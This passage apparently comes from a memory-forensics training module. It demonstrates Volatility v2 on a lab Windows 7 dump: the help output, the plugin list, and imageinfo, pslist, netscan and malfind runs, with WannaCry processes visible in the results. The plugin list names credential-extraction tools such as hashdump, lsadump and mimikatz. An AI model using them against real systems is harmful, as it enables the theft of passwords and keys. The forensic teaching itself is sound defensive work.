for in-depth analysis. This involves:

- Dumping the suspicious components from memory.
- Storing them securely for subsequent examination using specialized forensic tools.

---

## The Volatility Framework

The preferred tool for conducting memory forensics is [Volatility](#). Volatility is a leading open-source memory forensics framework. At the heart of this framework lies the Volatility Python script. This script harnesses a plethora of plugins, enabling it to dissect memory images with precision. Given its Python foundation, we can execute Volatility on any platform that's Python-compatible. Moreover, our team can leverage Volatility to scrutinize memory image files from a broad spectrum of widely-used operating systems. This includes Windows, spanning from Windows XP to Windows Server 2016, macOS, and, of course, prevalent Linux distributions.

Volatility modules or plugins are extensions or add-ons that enhance the functionality of the Volatility Framework by extracting specific information or perform specific analysis tasks on memory images.

Some commonly used modules include:

- **pslist** : Lists the running processes.
- **cmdline** : Displays process command-line arguments
- **netscan** : Scans for network connections and open ports.
- **malfind** : Scans for potentially malicious code injected into processes.
- **handles** : Scans for open handles
- **svcsan** : Lists Windows services.
- **dlllist** : Lists loaded DLLs (Dynamic-link Libraries) in a process.
- **hivelist** : Lists the registry hives in memory.

Volatility offers extensive documentation. You can find modules and their associated documentation using the following links:

- **Volatility v2:**  
<https://github.com/volatilityfoundation/volatility/wiki/Command-Reference>
- **Volatility v3:**  
<https://volatility3.readthedocs.io/en/latest/index.html>

A useful Volatility (v2 & v3) cheatsheet can be found here:

<https://blog.onfvp.com/post/volatility-cheatsheet/>

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## Volatility v2 Fundamentals

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, let's SSH into the Target IP using the provided credentials. The vast majority of the actions/commands covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Let's now see a demonstration of utilizing Volatility v2 to analyze a memory dump saved as Win7-2515534d.vmem inside the /home/htb-student/MemoryDumps directory of this section's target.

Volatility's help section and available plugins can be seen as follows.

```
vol.py --help
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help                list all available options and their default
                             values.
                             Default values may be set in the configuration
                             file
                             (/etc/volatilityrc)
  --conf-file=/home/htb-student/.volatilityrc
                             User based configuration file
  -d, --debug                Debug volatility
  --plugins=PLUGINS          Additional plugin directories to use (colon
                             separated)
  --info                      Print information about all registered objects
  --cache-directory=/home/htb-student/.cache/volatility
                             Directory where cache files are stored
  --cache                     Use caching
  --tz=TZ                     Sets the (Olson) timezone for displaying
                             timestamps
                             using pytz (if installed) or tzset
  -C 190000, --confsize=190000
                             Config data size
  -Y YARAOFFSET, --yaraoffset=YARAOFFSET
                             YARA start offset
  -f FILENAME, --filename=FILENAME
                             Filename to use when opening an image
  --profile=WinXPSP2x86
```

```
Name of the profile to load (use --info to see a
list
of supported profiles)
-l LOCATION, --location=LOCATION
A URN location from which to load an address space
-w, --write
Enable write support
--dtb=DTB
DTB Address
--physical_shift=PHYSICAL_SHIFT
Linux kernel physical shift address
--virtual_shift=VIRTUAL_SHIFT
Linux kernel virtual shift address
--shift=SHIFT
Mac KASLR shift address
--output=text
Output in this format (support is module specific,
see
the Module Output Options below)
--output-file=OUTPUT_FILE
Write output in this file
-v, --verbose
Verbose information
-g KDBG, --kdbg=KDBG
Specify a KDBG virtual address (Note: for 64-bit
Windows 8 and above this is the address of
KdCopyDataBlock)
--force
Force utilization of suspect profile
-k KPCR, --kpcr=KPCR
Specify a specific KPCR address
--cookie=COOKIE
Specify the address of nt!ObHeaderCookie (valid
for
Windows 10 only)
```

Supported Plugin Commands:

```
agtidconfig Parse the Agtid configuration
amcache Print AmCache information
antianalysis
apifinder
apihooks Detect API hooks in process and kernel
memory
apihooksdeep Detect API hooks in process and kernel
memory, with ssdeep for whitelisting
apt17scan Detect processes infected with APT17
malware
atoms Print session and window station atom
tables
atomscan Pool scanner for atom tables
attributeht Find Hacking Team implants and attempt to
attribute them using a watermark.
auditpol Prints out the Audit Policies from
HKLM\SECURITY\Policy\PolAdtEv
autoruns Searches the registry and memory space for
applications running at system startup and maps them to running processes
bigpools Dump the big page pools using
BigPagePoolScanner
```

```
memory      bioskbd      Reads the keyboard buffer from Real Mode
- 10.
           bitlocker   Extract Bitlocker FVEK. Supports Windows 7
           cachedump  Dumps cached domain hashes from memory
           callbacks  Print system-wide notification routines
           callstacks this is the plugin class for callstacks
           chromecookies Scans for and parses potential Chrome
cookie data
           chromedownloadchains Scans for and parses potential
Chrome download chain records
           chromedownloads Scans for and parses potential Chrome
download records
           chromehistory Scans for and parses potential Chrome url
history
           chromesearchterms Scans for and parses potential
Chrome keyword search terms
           chromevisits Scans for and parses potential Chrome url
visits data -- VERY SLOW, see -Q option
           clipboard  Extract the contents of the windows
clipboard
           cmdline    Display process command-line arguments
           cmdscan    Extract command history by scanning for
_COMMAND_HISTORY
           connections Print list of open connections [Windows XP
and 2003 Only]
           connscan   Pool scanner for tcp connections
           consoles   Extract command history by scanning for
_CONSOLE_INFORMATION
           crashinfo  Dump crash-dump information
           derusbiconfig Parse the Derusbi configuration
           deskscan   Poolscanner for tagDESKTOP (desktops)
           devicetree Show device tree
           directoryenumerator Enumerates all unique directories
from FileScan
           dlldump    Dump DLLs from a process address space
           dlllist    Print list of loaded dlls for each process
           driverbl   Scans memory for driver objects and
compares the results with the baseline image
           driverirp  Driver IRP hook detection
           driveritem
           drivermodule Associate driver objects to kernel modules
           driverscan  Pool scanner for driver objects
           dumpcerts  Dump RSA private and public SSL keys
           dumpfiles  Extract memory mapped and cached files
           dumpregistry Dumps registry files out to disk
           dyrescan   Extract Dyre Configuration from processes
           editbox    Displays information about Edit controls.
(Listbox experimental.)
           envvars    Display process environment variables
```

```
eventhooks      Print details on windows event hooks
evtlogs         Extract Windows Event Logs (XP/2003 only)
facebook        Retrieve facebook artifacts from a memory

image
facebookcontacts      Finds possible Facebook contacts
facebookgrabinfo      Carves the memory dump for Owner's
personal info JSON struct.
facebookmessages      Carves the memory for every
message exchanged between the Owner and another contact
fileitem
filescan           Pool scanner for file objects
firefoxcookies     Scans for and parses potential Firefox
cookies (cookies.sqlite moz_cookies table
firefoxdownloads   Scans for and parses potential
Firefox download records -- downloads.sqlite moz_downloads table pre FF26
only
firefoxhistory     Scans for and parses potential Firefox url
history (places.sqlite moz_places table)
fwhooks           Enumerates modules which are using
Firewall Hook Drivers on Windows 2000/XP/2003
gahti             Dump the USER handle type information
gditimers         Print installed GDI timers and callbacks
gdt              Display Global Descriptor Table
getservicesids    Get the names of services in the Registry
and return Calculated SID
getsids           Print the SIDs owning each process
ghostrat         Detects and decrypts Gh0stRat
communication
handles          Print list of open handles for each
process
hashdump         Dumps passwords hashes (LM/NTLM) from
memory
hibinfo          Dump hibernation file information
hikitconfig      Parse the Hikit configuration
hivedump         Prints out a hive
hivelist         Print list of registry hives.
hivescan         Pool scanner for registry hives
hollowfind       Detects different types of Process
Hollowing
hookitem
hpakextract      Extract physical memory from an HPAK file
hpakinfo         Info on an HPAK file
hpv_clipboard    Dump Virtual Machine Clipboard data
hpv_vmconnect    Virtual Machine Console data
hpv_vmwp         Display the Virtual Machine Process GUID
for each running vm
idt             Display Interrupt Descriptor Table
idxparser        Scans for and parses Java IDX files
iehistory        Reconstruct Internet Explorer cache /
history
```

raw DD image	imagecopy	Copies a physical address space out as a
	imageinfo	Identify information for the image
	impscan	Scan for calls to imported functions
	indx	Scans for and parses potential INDX
entries		
	joblinks	Print process job link information
	kdbgscan	Search for and dump potential KDBG values
	kpcrscan	Search for and dump potential KPCR values
	lastpass	Extract lastpass data from process.
	ldrmodules	Detect unlinked DLLs
	linuxgetprofile	Scan to try to determine the Linux profile
	logfile	Scans for and parses potential \$Logfile
entries		
registry	lsadump	Dump (decrypted) LSA secrets from the
	machoinfo	Dump Mach-O file format information
	malfind	Find hidden and injected code
	malfinddeep	Find hidden and injected code, whitelist
with ssdeep hashes		
	malfofind	Find indications of process
hollowing/RunPE injections		
	malprocfind	Finds malicious processes based on
discrepancies from observed, normal behavior and properties		
	malthfind	Find malicious threads by analyzing their
callstack		
Records (MBRs)	mbrparser	Scans for and parses potential Master Boot
	memdump	Dump the addressable memory for a process
	memmap	Print the memory map
	messagehooks	List desktop and thread window message
hooks		
	mftparser	Scans for and parses potential MFT entries
	mimikatz	mimikatz offline
	moddump	Dump a kernel driver to an executable file
sample		
	modscan	Pool scanner for kernel modules
	modules	Print list of loaded modules
	msdecompress	Carves and dumps Lznt1, Xpress and Xpress
huffman Compressed data blocks in a processes pagespace		
	multiscan	Scan for various objects at once
	mutantscan	Pool scanner for mutex objects
	ndispktscan	Extract the packets from memory
	networkpackets	Carve and analyze ARP/IPv4 network packets
from memory		
	notepad	List currently displayed notepad text
	objtypescan	Scan for Windows object type objects
	openioc_scan	Scan OpenIOC 1.1 based indicators
	openvpn	Extract OpenVPN client credentials
(username, password) cached in memory.		

osint	Check Url/ip extracted from memory against
opensource intelligence platforms	
patcher	Patches memory based on page scans
plugxconfig	Locate and parse the PlugX configuration
plugxscan	Detect processes infected with PlugX
poolpeek	Configurable pool scanner plugin
prefetchparser	Scans <b>for</b> and parses potential Prefetch
files	
printkey	Print a registry key, and its subkeys and
values	
privs	Display process privileges
procdump	Dump a process to an executable <b>file</b>
sample	
processbl	Scans memory <b>for</b> processes and loaded DLLs and compares the results with the baseline
profilesca	Scan <b>for</b> executables to try to determine the underlying OS
psinfo	Displays process related information and suspicious memory regions
pslist	Print all running processes by following the EPROCESS lists
pssc	Pool scanner <b>for</b> process objects
pstotal	Combination of pslist,pssc & pstree -- output= <b>dot</b> gives graphical representation
pstree	Print process list as a tree
psxview	Find hidden processes with various process listings
qemuinfo	Dump Qemu information
raw2dmp	Converts a physical memory sample to a windbg crash dump
registryitem	
rsa	Extract base64/PEM encoded private RSA keys from physical memory.
screenshot	Save a pseudo-screenshot based on GDI windows
servicebl	Scans memory <b>for service</b> objects and compares the results with the baseline image
servicediff	List Windows services (ala Plugx)
serviceitem	
sessions	List details on <b>_MM_SESSION_SPACE</b> (user logon sessions)
shellbags	Prints ShellBags info
shimcache	Parses the Application Compatibility Shim Cache registry key
shimcachemem	Parses the Application Compatibility Shim Cache stored <b>in</b> kernel memory
shutdowntime	Print ShutdownTime of machine from registry
sockets	Print list of <b>open</b> sockets
sockscan	Pool scanner <b>for</b> tcp socket objects

signatures	ssdeepscan	Scan process or kernel memory with SSDeep
	ssdt	Display SSDT entries
	strings	Match physical offsets to virtual
addresses (may take a while, VERY verbose)	svcsan	Scan for Windows services
	symlinkscan	Pool scanner for symlink objects
	systeminfo	Print common system details of machine
from registry	thrdsan	Pool scanner for thread objects
	threads	Investigate _ETHREAD and _KTHREADs
	timeliner	Creates a timeline from various artifacts
in memory	timers	Print kernel timers and associated module
DPCs	truecryptmaster	Recover TrueCrypt 7.1a Master Keys
	truecryptpassphrase	TrueCrypt Cached Passphrase Finder
	truecryptsummary	TrueCrypt Summary
	trustrecords	Extract MS Office TrustRecords from the
Registry	twitter	Retrieve twitter artifacts from a memory
image	uninstallinfo	Extract installed software info from
Uninstall registry key	unloadedmodules	Print list of unloaded modules
	usbstor	Parse USB Data from the Registry
	userassist	Print userassist registry keys and
information	userhandles	Dump the USER handle tables
	usjrnrl	Scans for and parses potential USNJRNL
entries	usparser	Scans for and parses USN journal records
	vaddump	Dumps out the vad sections to a file
	vadinfo	Dump the VAD info
	vadtree	Walk the VAD tree and display in tree
format	vadwalk	Walk the VAD tree
	vboxinfo	Dump virtualbox information
	verinfo	Prints out the version information from PE
images	vmwareinfo	Dump VMware VMSS/VMSN information
	volshell	Shell in the memory image
	windows	Print Desktop Windows (verbose details)
	wintree	Print Z-Order Desktop Windows Tree
	wndscan	Pool scanner for window stations
	yarascan	Scan process or kernel memory with Yara
signatures		

## Identifying the Profile

Profiles are essential for Volatility v2 to interpret the memory data correctly (profile identification has been enhanced in v3). To determine the profile that matches the operating system of the memory dump we can use the `imageinfo` plugin as follows.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem imageinfo
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
INFO      : volatility.debug      : Determining profile based on KDBG
search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64,
Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64,
Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/htb-
student/MemoryDumps/Win7-2515534d.vmem)
PAE type  : No PAE
DTB      : 0x187000L
KDBG     : 0xf80002be9120L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xffffffff80002beb000L
KUSER_SHARED_DATA : 0xffffffff780000000000L
Image date and time : 2023-06-22 12:34:03 UTC+0000
Image local date and time : 2023-06-22 18:04:03 +0530
```

## Identifying Running Processes

Let's see if the suggested `Win7SP1x64` profile is correct by trying to list running process via the `pslist` plugin.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)          Name                               PID  PPID  Thds  Hnds
```

Sess	Wow64	Start	Exit				
0xffffffffa8000ca8860		System	4	0	97	446	----
--	0	2023-06-22 12:04:39 UTC+0000					
0xffffffffa8001a64920		smss.exe	264	4	2	29	----
--	0	2023-06-22 12:04:39 UTC+0000					
0xffffffffa80028a39a0		csrss.exe	352	344	8	626	
0	0	2023-06-22 12:04:40 UTC+0000					
0xffffffffa8002a51730		wininit.exe	404	344	3	76	
0	0	2023-06-22 12:04:41 UTC+0000					
0xffffffffa800291eb00		csrss.exe	416	396	9	307	
1	0	2023-06-22 12:04:41 UTC+0000					
0xffffffffa8002a86340		winlogon.exe	464	396	3	113	
1	0	2023-06-22 12:04:41 UTC+0000					
0xffffffffa8002ad8b00		services.exe	508	404	8	226	
0	0	2023-06-22 12:04:41 UTC+0000					
0xffffffffa8002adb00		lsass.exe	516	404	6	585	
0	0	2023-06-22 12:04:41 UTC+0000					
0xffffffffa8002ae6b00		lsm.exe	524	404	9	149	
0	0	2023-06-22 12:04:41 UTC+0000					
0xffffffffa8002b4f720		svchost.exe	628	508	10	366	
0	0	2023-06-22 12:04:42 UTC+0000					
0xffffffffa8002b7bb00		svchost.exe	696	508	7	288	
0	0	2023-06-22 12:04:42 UTC+0000					
0xffffffffa8002ba0b00		svchost.exe	744	508	18	455	
0	0	2023-06-22 12:04:42 UTC+0000					
0xffffffffa8002c00280		svchost.exe	868	508	19	443	
0	0	2023-06-22 12:04:43 UTC+0000					
0xffffffffa8002c52710		svchost.exe	920	508	17	599	
0	0	2023-06-22 12:04:43 UTC+0000					
0xffffffffa8002c5c680		svchost.exe	964	508	28	838	
0	0	2023-06-22 12:04:43 UTC+0000					
0xffffffffa80022679b0		svchost.exe	1000	508	13	365	
0	0	2023-06-22 12:04:44 UTC+0000					
0xffffffffa8002d15b00		spoolsv.exe	1120	508	13	273	
0	0	2023-06-22 12:04:45 UTC+0000					
0xffffffffa8002d4f9b0		svchost.exe	1156	508	18	308	
0	0	2023-06-22 12:04:45 UTC+0000					
0xffffffffa8002d2f060		svchost.exe	1268	508	11	165	
0	0	2023-06-22 12:04:45 UTC+0000					
0xffffffffa8002d2d060		svchost.exe	1348	508	15	258	
0	0	2023-06-22 12:04:45 UTC+0000					
0xffffffffa8000d78b00		VGAAuthService.	1412	508	4	96	
0	0	2023-06-22 12:04:45 UTC+0000					
0xffffffffa8002db6b00		vm3dservice.ex	1440	508	4	61	
0	0	2023-06-22 12:04:46 UTC+0000					
0xffffffffa8002e2e9b0		vmtoolsd.exe	1468	508	13	299	
0	0	2023-06-22 12:04:46 UTC+0000					
0xffffffffa8002e45a70		vm3dservice.ex	1488	1440	2	45	

1	0	2023-06-22 12:04:46 UTC+0000	0xfffffa8002f58b00 svchost.exe	1724	508	6	92
0	0	2023-06-22 12:04:47 UTC+0000	0xfffffa8002fa2b00 WmiPrvSE.exe	1908	628	9	197
0	0	2023-06-22 12:04:47 UTC+0000	0xfffffa8002f8fb00 dllhost.exe	1968	508	13	190
0	0	2023-06-22 12:04:47 UTC+0000	0xfffffa8003007b00 msdtc.exe	1960	508	12	145
0	0	2023-06-22 12:04:51 UTC+0000	0xfffffa8001bfbb00 taskhost.exe	2432	508	9	241
1	0	2023-06-22 12:05:13 UTC+0000	0xfffffa80027ca970 dwm.exe	2484	868	5	152
1	0	2023-06-22 12:05:13 UTC+0000	0xfffffa8001d27b00 explorer.exe	2508	2472	24	843
1	0	2023-06-22 12:05:13 UTC+0000	0xfffffa80123fc590 vmtoolsd.exe	2600	2508	8	182
1	0	2023-06-22 12:05:14 UTC+0000	0xfffffa80027edb00 SearchIndexer.	2756	508	17	800
0	0	2023-06-22 12:05:22 UTC+0000	0xfffffa80023e7750 cmd.exe	3040	2508	1	21
1	0	2023-06-22 12:05:39 UTC+0000	0xfffffa8001d19060 conhost.exe	3048	416	2	53
1	0	2023-06-22 12:05:39 UTC+0000	0xfffffa8002d95870 taskmgr.exe	2648	464	6	113
1	0	2023-06-22 12:05:59 UTC+0000	0xfffffa8000e0fb00 ProcessHacker.	716	2508	9	476
1	0	2023-06-22 12:06:29 UTC+0000	0xfffffa8000eeee060 spssvc.exe	1080	508	4	146
0	0	2023-06-22 12:06:47 UTC+0000	0xfffffa8000ea6a00 svchost.exe	608	508	15	431
0	0	2023-06-22 12:06:47 UTC+0000	0xfffffa8000e2e620 wmpnetwk.exe	2968	508	18	442
0	0	2023-06-22 12:06:48 UTC+0000	0xfffffa80022af430 ida64.exe	2248	2508	7	340
1	0	2023-06-22 12:16:18 UTC+0000	0xfffffa8001420300 x32dbg.exe	2820	2508	20	480
1	1	2023-06-22 12:23:34 UTC+0000	0xfffffa8000ee96d0 Ransomware.wan	1512	2820	11	167
1	1	2023-06-22 12:23:41 UTC+0000	0xfffffa8002ca4240 Ransomware.wan	2320	508	117	497
0	1	2023-06-22 12:30:19 UTC+0000	0xfffffa8002ad9560 dllhost.exe	1876	628	4	79
1	0	2023-06-22 12:30:20 UTC+0000	0xfffffa8001d0f8b0 tasksche.exe	2972	1512	0	-----
1	0	2023-06-22 12:31:13 UTC+0000	0xfffffa8001d22b00 tasksche.exe	1792	1044	8	82
0	1	2023-06-22 12:31:13 UTC+0000	0xfffffa8002fa3060 SearchProtocol	852	2756	8	289
0	0	2023-06-22 12:31:15 UTC+0000	0xfffffa8002572060 @WanaDecryptor	1060	1792	2	71

```
0      1 2023-06-22 12:31:27 UTC+0000
0xfffffa8001568060 taskhsvc.exe          3012  1060    4     101
0      1 2023-06-22 12:31:29 UTC+0000
0xfffffa8001ddb060 conhost.exe          2348   352    1      32
0      0 2023-06-22 12:31:29 UTC+0000
0xfffffa8000df81b0 VSSVC.exe           288    508    6     116
0      0 2023-06-22 12:31:43 UTC+0000
0xfffffa800141e9a0 @WanaDecryptor     3252  3212    1      75
1      1 2023-06-22 12:31:45 UTC+0000
0xfffffa80014e4a70 MpCmdRun.exe       3436  3412    5     116
0      0 2023-06-22 12:32:12 UTC+0000
0xfffffa80014c12c0 SearchFilterHo     3904  2756    6     109
0      0 2023-06-22 12:33:18 UTC+0000
0xfffffa8000f2f1c0 audiodg.exe       4048   744    6     128
0      0 2023-06-22 12:33:33 UTC+0000
0xfffffa8000dbc5a0 cmd.exe            2080  1468    0 -----
0      0 2023-06-22 12:34:03 UTC+0000 2023-06-22 12:34:03 UTC+0000
0xfffffa8000f90b00 conhost.exe       3292   352    0 -----
0      0 2023-06-22 12:34:03 UTC+0000 2023-06-22 12:34:03 UTC+0000
0xfffffa8000f7b790 ipconfig.exe       2360  2080    0 -----
0      0 2023-06-22 12:34:03 UTC+0000 2023-06-22 12:34:03 UTC+0000
```

It should be noted that even if we specify another profile from the suggested list Volatility may still provide us with the correct output.

## Identifying Network Artifacts

The `netscan` plugin can be used to scan for network artifacts as follows.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(P)          Proto    Local Address          Foreign Address
State             Pid      Owner                  Created
0x1a15caa0         UDPv4    0.0.0.0:3702           *:*
```

Offset(P)	Proto	Local Address	Foreign Address
1348	svchost.exe	2023-06-22 12:05:10 UTC+0000	
0x1a15caa0	UDPv6	:::3702	*:*
1348	svchost.exe	2023-06-22 12:05:10 UTC+0000	
0x1fd7cac0	TCPv4	0.0.0.0:49155	0.0.0.0:0
LISTENING	508	services.exe	
0x1fd7cac0	TCPv6	:::49155	:::0
LISTENING	508	services.exe	

```
0x3da01a70      UDPv4      0.0.0.0:3702      *:*
1348      svchost.exe      2023-06-22 12:05:10 UTC+0000
0x3da0b130      UDPv4      0.0.0.0:0      *:*
1000      svchost.exe      2023-06-22 12:05:02 UTC+0000
0x3da0b130      UDPv6      :::0      *:*
1000      svchost.exe      2023-06-22 12:05:02 UTC+0000
0x3dcf1010      UDPv4      0.0.0.0:62718      *:*
1348      svchost.exe      2023-06-22 12:04:46 UTC+0000
0x3dcf15b0      UDPv4      0.0.0.0:62719      *:*
1348      svchost.exe      2023-06-22 12:04:46 UTC+0000
0x3dcf15b0      UDPv6      :::62719      *:*
1348      svchost.exe      2023-06-22 12:04:46 UTC+0000
0x3da15010      TCPv4      0.0.0.0:49156      0.0.0.0:0
LISTENING      516      lsass.exe
0x3da15010      TCPv6      :::49156      :::0
LISTENING      516      lsass.exe
0x3dc69860      TCPv4      0.0.0.0:5357      0.0.0.0:0
LISTENING      4      System
0x3dc69860      TCPv6      :::5357      :::0
LISTENING      4      System
0x3dca3ee0      TCPv4      0.0.0.0:49154      0.0.0.0:0
LISTENING      964      svchost.exe
0x3dca3ee0      TCPv6      :::49154      :::0
LISTENING      964      svchost.exe
0x3dcf7280      TCPv4      0.0.0.0:49155      0.0.0.0:0
LISTENING      508      services.exe
0x3dd07540      TCPv4      0.0.0.0:445      0.0.0.0:0
LISTENING      4      System
0x3dd07540      TCPv6      :::445      :::0
LISTENING      4      System
0x3e5f7cd0      UDPv4      0.0.0.0:3702      *:*
1348      svchost.exe      2023-06-22 12:05:10 UTC+0000
0x3e5f7cd0      UDPv6      :::3702      *:*
1348      svchost.exe      2023-06-22 12:05:10 UTC+0000
0x3deff8d0      TCPv4      0.0.0.0:10243      0.0.0.0:0
LISTENING      4      System
0x3deff8d0      TCPv6      :::10243      :::0
LISTENING      4      System
0x3df01ba0      TCPv4      0.0.0.0:49154      0.0.0.0:0
LISTENING      964      svchost.exe
0x3e194410      TCPv4      0.0.0.0:135      0.0.0.0:0
LISTENING      696      svchost.exe
0x3e195840      TCPv4      0.0.0.0:135      0.0.0.0:0
LISTENING      696      svchost.exe
0x3e195840      TCPv6      :::135      :::0
LISTENING      696      svchost.exe
0x3e1ab8f0      TCPv4      0.0.0.0:49152      0.0.0.0:0
LISTENING      404      wininit.exe
0x3e1fe300      TCPv4      0.0.0.0:49153      0.0.0.0:0
LISTENING      744      svchost.exe
```

0x3e1fe300	TCPv6	:::49153	:::0
LISTENING	744	svchost.exe	
0x3e1fecd0	TCPv4	0.0.0.0:49153	0.0.0.0:0
LISTENING	744	svchost.exe	
0x3e963ad0	TCPv4	127.0.0.1:9050	0.0.0.0:0
LISTENING	3012	taskhsvc.exe	
0x3ec4f620	TCPv4	0.0.0.0:49152	0.0.0.0:0
LISTENING	404	wininit.exe	
0x3ec4f620	TCPv6	:::49152	:::0
LISTENING	404	wininit.exe	
0x3f1fd6f0	TCPv4	0.0.0.0:554	0.0.0.0:0
LISTENING	2968	wmpnetwk.exe	
0x3f1fd6f0	TCPv6	:::554	:::0
LISTENING	2968	wmpnetwk.exe	
0x3ec2d010	TCPv4	127.0.0.1:50313	127.0.0.1:50314
ESTABLISHED	-1		
0x3ecb1220	TCPv4	127.0.0.1:50314	127.0.0.1:50313
ESTABLISHED	-1		
0x3f3ced90	UDPv4	0.0.0.0:3702	*:*
1348	svchost.exe	2023-06-22 12:05:10 UTC+0000	
0x3f2284c0	TCPv4	0.0.0.0:49156	0.0.0.0:0
LISTENING	516	lsass.exe	
0x3fcfd930	UDPv4	127.0.0.1:1900	*:*
1348	svchost.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd1bbf0	UDPv6	:::1:61543	*:*
1348	svchost.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd28310	UDPv4	127.0.0.1:61544	*:*
1348	svchost.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd2b420	UDPv6	:::1:1900	*:*
1348	svchost.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd4a4a0	UDPv4	0.0.0.0:5004	*:*
2968	wmpnetwk.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd4a4a0	UDPv6	:::5004	*:*
2968	wmpnetwk.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd4aa90	UDPv4	0.0.0.0:5005	*:*
2968	wmpnetwk.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd4adb0	UDPv4	0.0.0.0:5004	*:*
2968	wmpnetwk.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd5fec0	UDPv4	0.0.0.0:5005	*:*
2968	wmpnetwk.exe	2023-06-22 12:06:48 UTC+0000	
0x3fd5fec0	UDPv6	:::5005	*:*
2968	wmpnetwk.exe	2023-06-22 12:06:48 UTC+0000	
0x3fc02ca0	TCPv4	0.0.0.0:554	0.0.0.0:0
LISTENING	2968	wmpnetwk.exe	
0x3fca6010	TCPv4	0.0.0.0:2869	0.0.0.0:0
LISTENING	4	System	
0x3fca6010	TCPv6	:::2869	:::0
LISTENING	4	System	
0x3fc4f600	TCPv4	127.0.0.1:55206	127.0.0.1:9050
ESTABLISHED	-1		

```
0x3fe604f0      TCPv4      127.0.0.1:9050      127.0.0.1:55206
ESTABLISHED    -1
```

To find `_TCPT_OBJECT` structures using pool tag scanning, use the `connscan` command. This can find artifacts from previous connections that have since been terminated, in addition to the active ones.

## Identifying Injected Code

The `malfind` plugin can be used to identify and extract injected code and malicious payloads from the memory of a running process as follows.

```

vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 malfind --pid=608
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
    from cryptography.hazmat.backends.openssl import backend
Process: svchost.exe Pid: 608 Address: 0x12350000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 128, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x0000000012350000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0x0000000012350010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0x0000000012350020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
0x0000000012350030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....

0x0000000012350000  0000          ADD [EAX], AL
0x0000000012350002  0000          ADD [EAX], AL
0x0000000012350004  0000          ADD [EAX], AL
0x0000000012350006  0000          ADD [EAX], AL
0x0000000012350008  0000          ADD [EAX], AL
0x000000001235000a  0000          ADD [EAX], AL
0x000000001235000c  0000          ADD [EAX], AL
0x000000001235000e  0000          ADD [EAX], AL
0x0000000012350010  0000          ADD [EAX], AL
0x0000000012350012  0000          ADD [EAX], AL
0x0000000012350014  0000          ADD [EAX], AL
0x0000000012350016  0000          ADD [EAX], AL
0x0000000012350018  0000          ADD [EAX], AL

```

```
0x000000001235001a 0000      ADD [EAX], AL
0x000000001235001c 0000      ADD [EAX], AL
0x000000001235001e 0000      ADD [EAX], AL
0x0000000012350020 0000      ADD [EAX], AL
0x0000000012350022 0000      ADD [EAX], AL
0x0000000012350024 0000      ADD [EAX], AL
0x0000000012350026 0000      ADD [EAX], AL
0x0000000012350028 0000      ADD [EAX], AL
0x000000001235002a 0000      ADD [EAX], AL
0x000000001235002c 0000      ADD [EAX], AL
0x000000001235002e 0000      ADD [EAX], AL
0x0000000012350030 0000      ADD [EAX], AL
0x0000000012350032 0000      ADD [EAX], AL
0x0000000012350034 0000      ADD [EAX], AL
0x0000000012350036 0000      ADD [EAX], AL
0x0000000012350038 0000      ADD [EAX], AL
0x000000001235003a 0000      ADD [EAX], AL
0x000000001235003c 0000      ADD [EAX], AL
0x000000001235003e 0000      ADD [EAX], AL
```

## Identifying Handles

The `handles` plugin in Volatility is used for analyzing the handles (file and object references) held by a specific process within a memory dump. Understanding the handles associated with a process can provide valuable insights during incident response and digital forensics investigations, as it reveals the resources and objects a process is interacting with. Here's how to use the handles plugin.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
